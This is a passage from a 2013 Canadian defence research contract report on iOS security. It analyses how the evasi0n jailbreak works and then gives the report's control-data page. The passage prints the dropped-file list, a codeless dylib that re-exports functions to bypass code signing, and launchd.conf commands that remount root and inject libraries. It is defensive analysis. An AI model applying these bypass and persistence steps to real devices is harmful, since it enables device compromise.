- symlink: Media/Recordings/.haxx/private/etc/launchd.conf -> /private/var/evasi0n/launchd.conf
- directory: Media/Recordings/.haxx/var/evasi0n
- file: Media/Recordings/.haxx/var/evasi0n/evasi0n
- file: Media/Recordings/.haxx/var/evasi0n/amfi.dylib
- file: Media/Recordings/.haxx/var/evasi0n/udid
- file: Media/Recordings/.haxx/var/evasi0n/launchd.conf

Things are getting a bit confusing due to extensive use of pushing files through symlinks, but essentially this creates a directory at /var/evasi0n containing an executable, a library, and a new launchd.conf.

Symbolic Link Vulnerability:

By restoring files, directories and symlinks to the iOS device, the path is carefully checked, so that no write accesses outside of certain domains are possible. By creating a symlink that points to somewhere else, it is possible to overcome this limitation.

Reboot

The exploit reboots the device, causing this configuration file to get run, line by line, on next boot. The interesting thing about amfi.dylib and evasi0n is that neither are code-signed. If you look at amfi.dylib with otool, you will see that it in fact has no TEXT/text section at all. No TEXT/text section means that there is nothing to sign, and therefore, it won't trip up the code-signing machinery. What it does have, is lazy binding information.

```
$ dyldinfo -export amfi.dylib
export information (from trie):
[re-export] _kMISValidationOptionValidateSignatureOnly (_kCFUserNotificationTokenKey from CoreFoundation)
[re-export] _kMISValidationOptionExpectedHash (_kCFUserNotificationTimeoutKey from CoreFoundation)
[re-export] _MISValidateSignature (_CFEqual from CoreFoundation)
```

"If we can force MISValidateSignature() to always return 0, any binaries will pass the test. This function is part of libmis.dylib, which is now part of the shared cache, so you can't binary patch this file. Replacing the implementation of a function is a perfect job with MobileSubstrate, unfortunately, no matter how I tried MS can't be injected. Therefore I use a trick: create a "proxy dynamic library" that changes only the MISValidateSignature function, and let the rest pass through."

By clever usage of a codeless dynamic library, existing valid methods (such as CFEqual()) can be re-exported as different methods with the same method signature, such that MISValidateSignature will always return 0, allowing any unsigned binary to run.

AMFID code signing evasion

By creating a dylib without code, just redefining the signed code verification function with a "return ok" method from another signed library and using lazy binding, the entire code signing requirement gets circumvented. This method has been used by developers for a long time now.
In evasi0n, the amfi.dylib redefines these functions:
_kMISValidationOptionValidateSignatureOnly
(_kCFUserNotificationTokenKey from CoreFoundation)
_kMISValidationOptionExpectedHash
(_kCFUserNotificationTimeoutKey from CoreFoundation)
_MISValidateSignature (_CFEqual from CoreFoundation)

launchd.conf untether

launchd is a unified, open-source service management framework for starting, stopping and managing daemons, applications, processes and scripts. As this controls the start of programs, this is a good place to place untether code. But because code needs to be signed, the file cannot simply be patched in order to start software after reboot. But what can be done is to configure this with the launchd.conf file in order to start a program after boot. The vulnerability is that the configuration file does not need to be signed.

Mount system partition read-write again
bsexec .. /sbin/mount -u -o rw,suid,dev /

Insert amfi.dylib into any executable that launches after this point
setenv DYLD_INSERT_LIBRARIES /private/var/evasi0n/amfi.dylib

Load the MobileFileIntegrity daemon
load /System/Library/LaunchDaemons/com.apple.MobileFileIntegrity.plist

Execute the malicious code, previously dropped in /var/evasi0n/evasi0n
bsexec .. /private/var/evasi0n/evasi0n

Unset DYLD_INSERT_LIBRARIES, so that amfi.dylib will no longer be inserted into every executable after this point
unsetenv DYLD_INSERT_LIBRARIES

Delete any pre-existing socket file at /private/var/evasi0n/sock
bsexec .. /bin/rm -f /private/var/evasi0n/sock

Create a symlink from /var/tmp/launchd/sock to /private/var/evasi0n/sock, allowing other code direct access to the root launchd socket
bsexec .. /bin/ln -f /var/tmp/launchd/sock /private/var/evasi0n/sock

iOS has yet another safeguard to prevent hackers from altering memory in the operating system kernel: Address Space Layout Randomization, or ASLR. That defensive trick moves the location of device's code in its flash memory a certain, random distance every time it boots up to stymie anyone who would write over a particular part of the code. But evasi0n uses a memory allocation trick to locate one spot in memory that's harder to hide in ARM-chip-based devices, known as the ARM exception vector. That part of the kernel handles application crashes, reporting on where in memory they happened. So evasi0n simulates a crash and checks the ARM exception vector to see where the crash occurred, providing just enough information to map out the rest of the kernel in the device's memory.

Once it's beaten ASLR, the jailbreak uses one final bug in iOS's USB interface that passes an address in the kernel's memory to a program and "naively expects the user to pass it back unmolested," according to Wang. That allows evasi0n to write to any part of the kernel it wants. The first place it writes is to the part of the kernel that restricts changes to its code–the hacker equivalent of wishing for more wishes.

- IOUSBDeviceFamily Vulnerability
- dynamic memmove() locating
- Kernel memory write via ROP gadget
- vm_map_copy_t corruption for arbitrary memory disclosure
- kernel memory write via ROP gadget
- Overlapping Segment Attack

Symbolic Link Vulnerability:

By restoring files, directories and symlinks to the iOS device, the path is carefully checked, so that no write accesses outside of certain domains are possible. By creating a symlink that points to somewhere else, it is possible to overcome this limitation.

DOCUMENT CONTROL DATA

(Security markings for the title, abstract and indexing annotation must be entered when the document is Classified or Designated)

1. ORIGINATOR (The name and address of the organization preparing the document. Organizations for whom the document was prepared, e.g. Centre sponsoring a contractor's report, or tasking agency, are entered in section 8.) LTI Informatique & Génie 1305, blvd. Lebourgneuf, office #130 Quebec, QC, G2K 2E4 Canada	2a. SECURITY MARKING (Overall security marking of the document including special supplemental markings if applicable.) UNCLASSIFIED 2b. CONTROLLED GOODS (NON-CONTROLLED GOODS) DMC A REVIEW: GCEC APRIL 2011

3. TITLE (The complete document title as indicated on the title page. Its classification should be indicated by the appropriate abbreviation (S, C or U) in parentheses after the title.)

iOS Security Overview

4. AUTHORS (last name, followed by initials – ranks, titles, etc. not to be used)

Desmeules, M.; Labrie, M.-A.; Bouchard-Foster, K

5. DATE OF PUBLICATION (Month and year of publication of document.)	6a. NO. OF PAGES (Total containing information, including Annexes, Appendices, etc.)	6b. NO. OF REFS (Total cited in document.)
March 2013	56	17

7. DESCRIPTIVE NOTES (The category of the document, e.g. technical report, technical note or memorandum. If appropriate, enter the type of report, e.g. interim, progress, summary, annual or final. Give the inclusive dates when a specific reporting period is covered.)

Contract Report

8. SPONSORING ACTIVITY (The name of the department project office or laboratory sponsoring the research and development – include address.)

Defence Research and Development Canada – Valcartier
2459 Pie-XI Blvd North
Quebec (Quebec)
G3J 1X5 Canada

9a. PROJECT OR GRANT NO. (If appropriate, the applicable research and development project or grant number under which the document was written. Please specify whether project or grant.)	9b. CONTRACT NO. (If appropriate, the applicable number under which the document was written.)
05bi	W7701-103091

10a. ORIGINATOR'S DOCUMENT NUMBER (The official document number by which the document is identified by the originating activity. This number must be unique to this document.)	10b. OTHER DOCUMENT NO(s). (Any other numbers which may be assigned this document either by the originator or by the sponsor.)
	DRDC Valcartier CR 2013-378

11. DOCUMENT AVAILABILITY (Any limitations on further dissemination of the document, other than those imposed by security classification.)

Unlimited

12. DOCUMENT ANNOUNCEMENT (Any limitation to the bibliographic announcement of this document. This will normally correspond to the Document Availability (11). However, where further distribution (beyond the audience specified in (11) is possible, a wider announcement audience may be selected.))

Unlimited

13. ABSTRACT (A brief and factual summary of the document. It may also appear elsewhere in the body of the document itself. It is highly desirable that the abstract of classified documents be unclassified. Each paragraph of the abstract shall begin with an indication of the security classification of the information in the paragraph (unless the document itself is unclassified) represented as (S), (C), (R), or (U). It is not necessary to include here abstracts in both official languages unless the text is bilingual.)

The main objective of this document, as part of the contract W7701-103091, is to overview security concerns, risks and major benefits about the Apple iOS mobile operating system within in the iPhone, iPad, iPod Touch and Apple TV product. In order to produce this document, over 220 vulnerabilities available in the public domain have been collected for iOS version 1.0 to 6.1.3. Several exploits, jailbreaks as well as security flaws inherent in the creation of iOS application have been analyzed beginning at iOS version 4.0. Conclusively, Apple quick response time and ongoing security improvement processes make this operating system secure.

Le présent document a comme principal objectif de fournir un aperçu, dans le cadre du contrat W7701-103091, des préoccupations relatives à la sécurité, des risques et des principaux avantages du système d’exploitation (SE) mobile iOS d’Apple sur iPhone, iPad, iPod Touch et Apple TV. Afin de produire ce document, on a recueilli plus de 220 vulnérabilités disponibles dans le domaine public pour les versions 1.0 à 6.1.3 de ce SE. Plusieurs exploitations, déblocages et failles de sécurité inhérentes à la création d’une application iOS ont été analysés à partir de la version 4.0 d’iOS. En conclusion, on estime qu’il s’agit d’un système d’exploitation sécurisé, en raison du temps de réponse rapide d’Apple et des processus d’amélioration continue de la sécurité.

14. KEYWORDS, DESCRIPTORS or IDENTIFIERS (Technically meaningful terms or short phrases that characterize a document and could be helpful in cataloguing the document. They should be selected so that no security classification is required. Identifiers, such as equipment model designation, trade name, military project code name, geographic location may also be included. If possible keywords should be selected from a published thesaurus, e.g. Thesaurus of Engineering and Scientific Terms (TEST) and that thesaurus identified. If it is not possible to select indexing terms which are Unclassified, the classification of each should be indicated as with the title.)

iOS; iPhone; iPAD; iPOD Touch; Apple TV; vunerabilities; security

Defence R&D Canada

Canada's Leader in Defence
and National Security
Science and Technology

R & D pour la défense Canada

Chef de file au Canada en matière
de science et de technologie pour
la défense et la sécurité nationale

www.drdc-rddc.gc.ca